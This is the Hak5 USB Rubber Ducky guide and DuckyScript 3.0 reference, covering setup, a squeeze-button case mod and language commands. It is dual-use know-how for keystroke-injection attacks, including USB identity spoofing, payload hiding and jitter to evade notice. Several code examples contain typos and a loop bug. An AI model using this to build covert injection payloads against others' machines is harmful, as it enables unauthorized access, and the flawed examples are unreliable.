USB Rubber Ducky

USB Rubber Ducky by Hak5

Welcome

This guide covers USB Rubber Ducky™ hardware mark I (2011) and II (2022), as well as DuckyScript™ version 1.0 (2011) and 3.0 (2022).

> ⓘ The e-book PDF generated by this document may not format correctly on all devices. For the most-to-date version, please see https://docs.hak5.org

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
About the USB Rubber Ducky



New USB Rubber Ducky

Hak5 introduced Keystroke Injection in 2010 with the USB Rubber Ducky™. This technique, developed by Hak5 founder Darren Kitchen, was his weapon of choice for automating mundane tasks at his IT job — fixing printers, network shares and the like.

Today the USB Rubber Ducky is a hacker culture icon, synonymous with the keystroke injection technique it pioneered. It's found its way into the hearts and toolkits of Cybersecurity and IT pros the world over —

including many movies and TV shows!

Core to its success is its simple language, DuckyScript™. Originally just three commands, it could be learned by anyone—regardless of experience—in minutes.

Now in version 3.0, DuckyScript is a feature rich structured programming language. It's capable of the most complex attacks, all while keeping it simple.

Following this guide you will learn and build on your knowledge — from keystroke injection to variables, flow control logic and advanced features. As you do, you'll unlock ever more creative potential from your USB Rubber Ducky! Quack on!

What's New In DuckyScript 3.0?

DuckyScript 1.0, developed by Hak5 in 2010, is a macro scripting language. It sequentially processes one of two actions: keystroke injection (type a set of keys), and delay (momentarily pause). These actions, written in what is known as a payload, instruct the USB Rubber Ducky on what to do. Either type, or pause.

Over the years the DuckyScript language has evolved to include device specific commands. With the introduction of the Bash Bunny in 2017, DuckyScript was coupled with the shell scripting language BASH. Leveraging the Linux base, these Ducky Script payloads allowed the device to perform multi-vector USB attacks.

Similarly, DuckyScript was included in the Shark Jack to probe Ethernet networks. The Key Croc uses DuckyScript 2.0 to execute a myriad of hotplug attacks based on live keylogging data. Even third party tools designed in partnership with Hak5 licensed Ducky Script — notably the O.MG Platform of malicious cables and adapters by Mischief Gadgets.

With the new USB Rubber Ducky in 2022, DuckyScript 3.0 has been introduced.

DuckyScript 3.0 is a feature rich, structured programming language. It includes all of the previously available commands and features of the original DuckyScript.

Additionally, DuckyScript 3.0 introduces control flow constructs (if/then/else), repetition (while loops), functions, extensions.

Plus, DuckyScript 3.0 includes many features specific to keystroke injection attack/automation, such as HID & Storage attack modes, Keystroke Reflection, jitter and randomization to name a few.

This documentation will cover the basics, then introduce each of the new features such that they build upon one another.

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Unboxing "Quack-Start" Guide

Welcome to the USB Rubber Ducky — the king of Keystroke Injection! Within the hundred plus pages of this documentation you'll uncover gems of DuckyScript 3.0 that will take your payloads to the next level. If you're reading this soon after getting the device in hand, you'll probably want to jump right in. To that end, these are the **top five tips for getting started!**

USB Rubber Ducky unboxed

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1. The button and Arming Mode are your friend

When you first plug in the USB Rubber Ducky, it'll show up on your computer as a regular flash drive with the label "*DUCKY*". It may even be from the Getting Started link here that you've found this article. Welcome!

When the USB Rubber Ducky shows up as a flash drive on the computer you're using to set up the device, it's what we call "*arming mode*". From here you can "*arm*" a payload simply by replacing the inject.bin file (more on that in a moment) on the root of the *DUCKY* drive.

If you're coming over from the classic USB Rubber Ducky, this process should sound familiar — except for the fact that you no longer need to use a MicroSD card reader to get access to the file system.

If you copy over a classic DuckyScript payload — either in binary inject.bin format, or compiled from the new PayloadStudio (formerly called an encoder) the USB Rubber Ducky will dutifully execute the pre-programmed keystrokes.

It will not however show up as a mass storage "*flash drive*" — so you may be wondering, how do I get it back into "*arming mode*"?

Press the button

By default, if no other `BUTTON_DEF` is defined, pressing the button during or after payload execution will cause the USB Rubber Ducky to execute "`ATTACKMODE STORAGE`" — which is essentially "arming mode" (re-connect to the computer as a regular ol' flash drive).

You'll absolutely want to familiarize yourself with the chapter on The Button, as well as Attack Modes to make the best use of DuckyScript 3.0 — but if you just want to jump into trying out payloads, this is handy to know.

While you can always get to the filesystem of the USB Rubber Ducky by removing the MicroSD card and using a card reader, knowing this important nuance of the new USB Rubber Ducky design will save you a lot of time in development. You may even consider adding a convenient `ATTACKMODE HID STORAGE` to the beginning of your payloads, or even just `ATTACKMODE STORAGE` followed by `WAIT_FOR_BUTTON_PRESS` before going into a HID attack — just to keep access convenient.

And if you want even more convenient access to arming mode, you'll absolutely want to perform the next hack!

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2. Mod the case for a squeeze-to-press button

So how do you press the button if it's inside the case? We noodled in this one in development for quite some time. Everything from pin-holes and jumpers to magnets were considered... Then, an extremely elegant solution was found. Layer stickers inside the case above the button so you could squeeze to press.

Don't need the button on your deployment? Don't do the mod. Want more or less clickiness? Layer more or fewer spacer stickers.

It's surprisingly effective, and goes absolutely unnoticed if you're not aware it's there. Once you've done it a few times, you'll be a pro. So, here's how to perform the mod.

For this open-case duck surgery you're going to need:


1. New USB Rubber Ducky
2. Its included sticker sheet
3. Pick or pry tool (author admits he uses a fingernail)

Step One: Open the case

Remove the metal sheath, then gingerly separate the top and bottom plastics. The top and bottom are held together with matching ports and posts. With the PCB seated button-side-up in one half of the case, line up the other side of the case such that you can see where the button lines up with the case.

Step Two: Apply the spacer stickers

"Rain-drop" sticker cutouts can be found along the right side of the sticker sheet. Apply two to four layers of the sticker on the inside of the case opposite of the button. The more layers you apply, the easier it will be to squeeze-to-press.



USB Rubber Ducky with sticker mod

Step Three: Reassemble the case

With the "rain-drop" sticker cutouts in place, carefully align the plastics such that the ports match the posts. Reassemble, then give the duck a test squeeze to verify the button press. Place the metal sheath back on the device, and you're in business!

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
3. Get familiar with Payload Studio

Encoding payloads for the USB Rubber Ducky has come a long way. If you've been with the project since 2010, you may remember having to use a java-based command line utility. Later on a javascript web encoder came along.

Today, writing and compiling payloads couldn't be easier thanks to Payload Studio — a full-featured IDE (Integrated Development Environment) for the USB Rubber Ducky, as well as its payload-platform siblings in the Hak5 arsenal.

To get started, head over to https://PayloadStudio.Hak5.org and try out Community Edition. It's pre-configured with the most commonly used IDE settings like auto-complete, syntax highlighting and more.



Payload Studio getting started tour

You can customize the experience from the settings menu, which includes dozens of light and dark themes to please the eyes. If you want to take it to the next level, consider unlocking the Pro features for advanced debugging, live error checking, payload tips, keybindings, compiler optimizations and a ton more!

When you're ready to compile your first DuckyScript, click Generate Payload to compile and download the inject.bin. The console will open providing valuable insights. Pop the inject.bin file on the root of the "*DUCKY*" storage (replacing any existing file) and you're off to the races!

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4. Dig into the docs and plethora of payloads

These docs, or the e-book that's generated from it, contain the entire DuckyScript 3.0 language. Throughout the pages on each concept and command you'll find practical examples along with the results should you run the example as a payload. You're encouraged to try them out for yourself.

Crash Course

If you're looking to run your first payload right away and just want a crash course on the absolute bare bone basics to simply inject keystrokes, you can skip to Hello, World! (which teaches classic DuckyScript in one example) along with familiarizing yourself with The Button we mentioned earlier (hello convenient arming mode!) and the subtleties of Attack Modes.

Classic Payloads

You're going to find a ton of DuckyScript classic payloads in the Hak5 repos and highlighted on PayloadHub — so here are two important things to note when using a classic DuckyScript payload on a new USB Rubber Ducky:

Payloads without ATTACKMODE

Classic DuckyScript didn't have an `ATTACKMODE` command. In order to be backwards compatible with the thousands of payloads floating around the web, DuckyScript 3.0 automatically assumes `ATTACKMODE HID` if none is present.

Default button behavior

While the original USB Rubber Ducky featured a button, it was only used to restart a payload. That means if you run a classic DuckyScript payload on your new USB Rubber Ducky, the button is going to assume the default behavior. That is to say, pressing it at any time is going to stop any keystroke injection and re-enumerate on the target as a standard "flash drive", giving you access to the DUCKY mass storage.

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5. Meet fellow ducky hackers in the community

You're not alone in your keystroke injection conquest! Fellow hackers from all over the world have taken up arms with the USB Rubber Ducky for well over a decade, and they're just about the friendliest bunch you've ever met.

The Hak5 community is host to some of the most creative hackers on the planet, and you're encouraged to join 'em. We host a discord server with channels dedicated to the USB Rubber Ducky and Payload Studio — and you'll often run into the Hak5 developers themselves here.

Similarly, the Hak5 forums has been going strong since 2005 — so be sure to check out the USB Rubber Ducky sub forum for payload tips and tricks!

Ducky Script Quick Reference

Comments

`REM`

The `REM` command does not perform any keystroke injection functions. `REM` gets its name from the word remark. While `REM` may be used to add vertical spacing within a payload, blank lines are also acceptable and will not be processed by the compiler.

```
REM This is a comment
```

Keystroke Injection

`STRING`

The `STRING` command keystroke injects (types) a series of keystrokes. `STRING` will automatically interpret uppercase letters by holding the `SHIFT` modifier key where necessary. The `STRING` command will also automatically press the SPACE cursor key, however trailing spaces will be omitted.

```
STRING The quick brown fox jumps over the lazy dog
```

`STRINGLN`

The `STRINGLN` command, like `STRING`, will inject a series of keystrokes then terminate with a carriage

return (ENTER)

```
STRINGLN      _      _      _       USB        _      _      _
STRINGLN   __(.)< __(.)> __(.)=   Rubber   >(.)__ <(.)__ =(.)__
STRINGLN   \___)  \___)  \___)    Ducky!    (___/  (___/  (___/
```

Cursor Keys

The cursor keys are used to navigate the cursor to a different position on the screen.

> `UP` `DOWN` `LEFT` `RIGHT`
>
> `UPARROW` `DOWNARROW` `LEFTARROW` `RIGHTARROW`
>
> `PAGEUP` `PAGEDOWN` `HOME` `END`
>
> `INSERT` `DELETE` `DEL` `BACKSPACE`
>
> `TAB`
>
> `SPACE`

System Keys

System keys are primarily used by the operating system for special functions and may be used to interact with both text areas and navigating the user interface.

> `ENTER`
>
> `ESCAPE`
>
> `PAUSE BREAK`
>
> `PRINTSCREEN`
>
> `MENU APP`
>
> `F1` `F2` `F3` `F4` `F5` `F6` `F7` `F8` `F9` `F0` `F11` `F12`

Basic Modifier Keys

Modifier keys held in combination with another key to perform a special function. Common keyboard combinations for the PC include the familiar `CTRL c` for copy, `CTRL x` for cut, and `CTRL v` for paste.

> `SHIFT`
>
> `ALT`
>
> `CONTROL` `CTRL`
>
> `COMMAND`
>
> `WINDOWS` `GUI`

```
REM Windows Modifier Key Example
REM Open the RUN Dialog
GUI r

REM Close the window
ALT F4
```

Advanced Modifier Keys

Additional three and four key modifier combos may be performed with these additional modifiers.

> `CTRL-ALT`
>
> `CTRL-SHIFT`
>
> `ALT-SHIFT`
>
> `COMMAND-CTRL`
>
> `COMMAND-CTRL-SHIFT`
>
> `COMMAND-OPTION`
>
> `COMMAND-OPTION-SHIFT`

```
CTRL-ALT DELETE
```

Standalone Modifier Keys

Injecting a modifier key alone without another key — such as pressing the `WINDOWS` key — may be achieved by prepending the modifier key with the `INJECT_MOD` command.

```
REM Example pressing Windows key alone

INJECT_MOD
WINDOWS
```

Lock Keys

Lock keys toggle the lock state (on or off) and typically change the interpretation of subsequent keypresses. For example, caps lock generally makes all subsequent letter keys appear in uppercase.

> `CAPSLOCK`
>
> `NUMLOCK`
>
> `SCROLLOCK`

Delays

`DELAY`

The `DELAY` command instructs the USB Rubber Ducky to momentarily pause execution of the payload. This is useful when deploying a payload which must "wait" for an element — such as a window — to load. The `DELAY` command accepts the time parameter in milliseconds.

```
DELAY for 100 milliseconds (one tenth of a second)
DELAY 100
```

> ⚠ The minimum delay value is 20.

The `DELAY` command may also accept an integer variable.

```
VAR $WAIT = 500
DELAY $WAIT
```

The Button

By default, if no other button command is currently in use, pressing the button during payload execution will make the USB Rubber Ducky stop any further keystroke injection. It will then become an ordinary USB flash drive, commonly referred to as "arming mode".

`WAIT_FOR_BUTTON_PRESS`

Halts payload execution until a button press is detected. When this command is reached in the payload, no further execution will occur.

```
STRING Press the button...
WAIT_FOR_BUTTON_PRESS
STRING The button was pressed!
```

`BUTTON_DEF`

The `BUTTON_DEF` command defines a function which will execute when the button is pressed anytime within the payload so long as the button control is not already in use by the `WAIT_FOR_BUTTON_PRESS` command or other such function.

```
BUTTON_DEF
    STRINGLN The button was pressed.
```

```
END_BUTTON

STRINGLN Press the button with the next 10 seconds
DELAY 10000
```

`DISABLE_BUTTON`

The `DISABLE_BUTTON` command prevents the button from calling the `BUTTON_DEF`.

`ENABLE_BUTTON`

The `ENABLE_BUTTON` command allows pressing the button to call the `BUTTON_DEF`.

The LED

The USB Rubber Ducky includes an LED which may be helpful when deploying certain payloads where feedback is important.

`LED_OFF`

The `LED_OFF` command will disable all LED modes.

`LED_R`

The `LED_R` command will enable the red LED.

`LED_G`

The `LED_G` command will enable the green LED.

ATTACKMODE

An attack mode is the device type that a USB Rubber Ducky, is functioning as or emulating. If no `ATTACKMODE` command is specified as the first command (excluding `REM`), the `HID` attack mode will execute, allowing the device to function as a keyboard. The `ATTACKMODE` command may be run multiple times within a payload, which may cause the device to be re-enumerated by the target if the attack mode changes.

Required Parameters

ATTACKMODE Parameter	Description
	Functions as a Human Interface Device, or

`HID`	Keyboard, for keystroke injection.
`STORAGE`	Functions as USB Mass Storage, or a Flash Drive for copying files to/from the target.
`HID STORAGE`	Functions as both USB Mass Storage and Human Interface Device
`OFF`	Will not function as any device. May be used to disconnect the device from the target.

```
ATTACKMODE HID STORAGE
REM The USB Rubber Ducky will act as both a flash drive and keyboard
```

Optional Parameters

> ⓘ When using these optional parameters, `VID` and `PID` must be used as a set. Further, `MAN`, `PROD` and `SERIAL` must also be used as a set.

ATTACKMODE Parameter	Description
`VID_`	Vendor ID (16-bit HEX)
`PID_`	Product ID (16-bit HEX)
`MAN_`	Manufacturer (16 alphanumeric characters)
`PROD_`	Product (16 alphanumeric characters)
`SERIAL_`	Serial (12 digits)

```
ATTACKMODE HID VID_046D PID_C31C MAN_HAK5 PROD_DUCKY SERIAL_1337
REM Emulated a Keyboard with the following values:
REM  - Vendor ID: 046D
REM  - Product ID: C31C

REM  - Manufacturer: HAK5
REM  - Product: DUCKY
REM  - Serial: 1337
```

`SAVE_ATTACKMODE`

The `SAVE_ATTACKMODE` command will save the currently running `ATTACKMODE` state (including any specified `VID`, `PID`, `MAN`, `PROD` and `SERIAL` parameters) such that it may be later restored.

`RESTORE ATTACKMODE`

The `RESTORE_ATTACKMODE` command will restore a previously saved `ATTACKMODE` state.

```
ATTACKMODE HID VID_046D PID_C31C MAN_HAK5 PROD_DUCKY SERIAL_1337
DELAY 2000
SAVE_ATTACKMODE
STRING Hello
ATTACKMODE OFF
DELAY 5000
RESTORE_ATTACKMODE
DELAY 2000
STRING , World!
```

Constants

`DEFINE`

The `DEFINE` command is used to define a constant. One may consider the use of a `DEFINE` within a payload like a find-and-replace at time of compile.

```
DEFINE WAIT 2000
DEFINE TEXT Hello World
DELAY WAIT
STRING TEXT
```

> ⓘ When using a `DEFINE` with `STRING`, the defined keyword must be on a line of its own and cannot be combined with other characters.

Variables

`VAR`

The `VAR` command will initiate a variable. Unlike constants, variables begin with a dollar sign ("`$`"). Variables contain unsigned integers with values from 0 to 65535. Booleans may be represented as well, either by `TRUE` / `FALE` or any non-zero number and `0` respectively.

```
VAR $BLINK = TRUE
VAR $BLINK_TIME = 1000
```

Operators

Operators instruct the payload to perform a given mathematical, relational or logical operation.

Math

Operator	Meaning
=	Assignment
+	Add
-	Subtract
*	Multiply
/	Divide
%	Modulus
^	Exponent

```
VAR $FOO = 1337
$FOO = ( $FOO - 1295 )
REM $FOO was assigned 1337, subtracted 1295, and ended up equalling 42.
```

Comparison

Will compare two values to evaluate a single boolean value.

Operator	Meaning
==	Equal to
!=	Not equal to
>	Greater than
<	Less than
>=	Greater than or equal to
<=	Less than or equal to

```
VAR $FOO = 42
VAR $BAR = 1337
IF ( $FOO < $BAR ) THEN
    STRING 42 is less than 1337
```

```
END_IF
```

Order of Operations

Parentheses `( )` are required to define the precedence conventions.

```
VAR $FOO = 42
VAR $BAR = (( 100 * 13 ) + ( $BAR - 5 ))
```

Logical Operators

Logical operators may be used to connect two or more expressions.

Operator	Description
&&	Logical AND. If both the operands are non-zero, the condition is `TRUE`.
||	Logical OR. If any of the two operands is non-zero, the condition is `TRUE`.

```
VAR $FOO = 42
VAR $BAR = 1337
IF ( $FOO < $BAR ) || ( $BAR == $FOO ) THEN
    STRING Either 42 is less than 1337 or 42 is equal to 1337
END_IF
```

Augmented Assignment

When assigning a value to a variable, the variable itself may be referenced.

```
VAR $FOO = 1336
VAR $FOO = ( $FOO + 1 )
```

Bitwise Operators

Operate on the uint16 values at the binary level.

Operator	Description
&	Bitwise AND. If the corresponding bits of the two operands is 1, will result in 1. Otherwise if either bit of an operand is 0, the result of the corresponding bit is evaluated as 0.
|	Bitwise OR. If at least one corresponding bit of the two operands is 1, will result in 1.

>>	Right Shift. Accepts two numbers. Right shifts the bits of th first operand. The second operand determines the numbe of places to shift.
<<	Left Shift. Accepts two numbers. Left shifts the bits of the first operand. The second operand decides the number of places to shift.

```
ATTACKMODE HID STORAGE VID_05AC PID_021E
VAR $FOO = $_CURRENT_VID
REM Because VID and PID parameters are little endian,
$FOO = ((($FOO >> 8) & 0x00FF) | (($FOO << 8) & 0xFF00))
REM $FOO will now equal 0xAC05
```

Conditional Statements

Conditional statements, loops and functions allow for dynamic execution.

`IF`

The flow control statement `IF` will determine whether or not to execute its block of code based on the evaluation of an expression. One way to interpret an `IF` statement is to read it as "`IF` this condition is true, `THEN` do this".

```
$FOO = 42
$BAR = 1337
IF ( $FOO < $BAR ) THEN
  STRING 42 is less than 1337
END_IF
```

`ELSE`

The `ELSE` statement is an optional component of the `IF` statement which will only execute when the `IF` statement condition is `FALSE`.

```
IF ( $_CAPSLOCK_ON == TRUE ) THEN
    STRING Capslock is on!
ELSE IF ( $_CAPSLOCK_ON == FALSE ) THEN
    STRING Capslock is off!
END_IF
```

Loops

Loops are flow control statements that can be used to repeat instructions until a specific condition is reached.

`WHILE`

The block of code within the `WHILE` statement will continue to repeatedly execute for a number of times (called iterations) for as long as the condition of the `WHILE` statement is `TRUE`.

```
VAR $FOO = 42
WHILE ( $FOO > 0 )
    STRINGLN This message will repeat 42 times.
    $FOO = ( $FOO - 1 )
END_WHILE

WHILE TRUE
    SRINGLN This is an infinite loop. This message repeats forever.
END_WHILE
```

Functions

Functions are blocks of organized single-task code that let you more efficiently run the same code multiple times without the need to copy and paste large blocks of code over and over again.

`FUNCTION`

```
REM Types "Hello.....World!"

FUNCTION COUNTDOWN()
    WHILE ($TIMER > 0)
        STRING .
        $TIMER = ($TIMER - 1)
        DELAY 500
    END_WHILE
END_FUNCTION

STRING Hello
VAR $TIMER = 5
COUNTDOWN()
STRING World!
```

`RETURN`

A function may return a integer or boolean value which may also be evaluated.

```

```

```
FUNCTION TEST_CAPS_AND_NUM()
    IF (($_CAPSLOCK_ON == TRUE) && ($_NUMLOCK_ON == TRUE)) THEN
        RETURN TRUE
    ELSE
        RETURN FALSE
    END_IF
END_FUNCTION

IF (TEST_CAPS_AND_NUM() == TRUE) THEN
    STRINGLN Caps lock and num lock are on.
END_IF
```

Randomization

The pseudorandom number generator provides randomization for keystroke injection, variables and attackmode parameters. The first time a randomization feature is used, a `seed.bin` will be generated on the root of the MicroSD card. One may also be generated from the Hak5 IDE.

Random Keystroke Injection

Command	Character Set
`RANDOM_LOWERCASE_LETTER`	abcdefghijklmnopqrstuvwxyz
`RANDOM_UPPERCASE_LETTER`	ABCDEFGHIJKLMNOPQRSTUVWXYZ
`RANDOM_LETTER`	abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ
`RANDOM_NUMBER`	0123456789
`RANDOM_SPECIAL`	!@#$%^&*()
`RANDOM_CHAR`	abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ 0123456789 !@#$%^&*()

```
REM 42 random characters

VAR $COUNT = 42
WHILE ($COUNT > 0)
    RANDOM_CHAR
    $COUNT = ($COUNT + 1)
END_WHILE
```

Random Integers

The internal variable `$_RANDOM_INT` assigns a random integer between the specified `$_RANDOM_MIN` and `$_RANDOM_MAX` values. May be 0-65535. The default values are `0-9`.

```
$_RANDOM_MIN = 42
$_RANDOM_MAX = 1337
VAR $FOO = $_RANDOM_INT

REM The variable $FOO will be between 42 and 1337
```

Random and ATTACKMODE

The `ATTACKMODE` command may accept random values for the optional parameters.

ATTACKMODE Parameter	Result
`VID_RANDOM`	Random Vendor ID
`PID_RANDOM`	Random Product ID
`MAN_RANDOM`	Random 32 alphanumeric character iManufacture
`PROD_RANDOM`	Random 32 alphanumeric character iProduct
`SERIAL_RANDOM`	Random 12 digit serial number

```
ATTACKMODE HID VID_RANDOM PID_RANDOM MAN_RANDOM PROD_RANDOM SERIAL_RANDOM
```

> ⚠ Use caution when using random `VID` and `PID` values as unexpected results are likely.

Holding Keys

A key may be held, rather than pressed, by specifying a `HOLD` and `RELEASE` command with a `DELAY` in between the two. Both `HOLD` and `RELEASE` must specify a key. Multiple simultaneous keys may be held.

```
HOLD a
DELAY 2000
RELEASE a

REM May produce any mumber of "aaaaa" keys, depending on the repeat rate of
REM the target OS. On macOS may open the accent menu.

INJECT_MOD
```

```
HOLD WINDOWS
DELAY 4000
RELEASE WINDOWS

REM Will hold the Windows key for 4 seconds. Note the use of INJECT_MOD
REM when using a modifier key without a key combination.
```

Payload Control

These simple commands exist to control the execution of a payload.

`RESTART_PAYLOAD`

The `RESTART_PAYLOAD` command ceases execution, restarting the payload from the beginning.

STOP_PAYLOAD

The `STOP_PAYLOAD` command ceases and further execution.

RESET

The `RESET` command clears the keystroke buffer, useful for debugging complex hold key states.

Jitter

Jitter randomly varies the delay between individual key presses based on the `seed.bin` value.

Internal Variable	Description
`$_JITTER_ENABLED`	Set `TRUE` to start and `FALSE` to stop jitter.
`$_JITTER_MAX`	Integer (0-65535) of maximum time in millisecond between keystrokes. Default 20.

```
$_JITTER_MAX = 60
$_JITTER_ENABLED = TRUE
STRINGLN The quick brown fox jumps over the lazy dog
```

Payload Hiding

The `inject.bin` and `seed.bin` file may be hidden from the MicroSD card before implementing

`ATTACKMODE STORAGE`. The `HIDE_PAYLOAD` and `RESTORE_PAYLOAD` commands must be run while using `ATTACKMODE OFF` or `ATTACKMODE HID`.

`HIDE_PAYLOAD`

Hides the inject.bin and seed.bin files from the MicroSD card.

`RESTORE_PAYLOAD`

Restores the inject.bin and seed.bin files to the MicroSD card.

```
ATTACKMODE OFF
HIDE_PAYLOAD
ATTACKMODE HID STORAGE
DELAY 2000
STRINGLN The payload files are hidden.
ATTACKMODE HID
RESTORE_PAYLOAD
DELAY 2000
STRINGLN Restoring the payload files...
ATTACKMODE HID STORAGE
DELAY 2000
STRINGLN The payload files have been restored.
```

Lock Keys

USB HID devices contain both IN endpoints for data (keystrokes) from the keyboard to computer, and OUT endpoints for data (LED states) from the computer to the keyboard. In many cases the LED state control codes sent from the computer to the attached keyboard are sent to all attached "keyboards". Versions of macOS behave differently.

`WAIT_FOR` Commands

Command	Description
`WAIT_FOR_CAPS_ON`	Pause until caps lock is turned on
`WAIT_FOR_CAPS_OFF`	Pause until caps lock is turned off
`WAIT_FOR_CAPS_CHANGE`	Pause until caps lock is toggled on or off
`WAIT_FOR_NUM_ON`	Pause until num lock is turned on
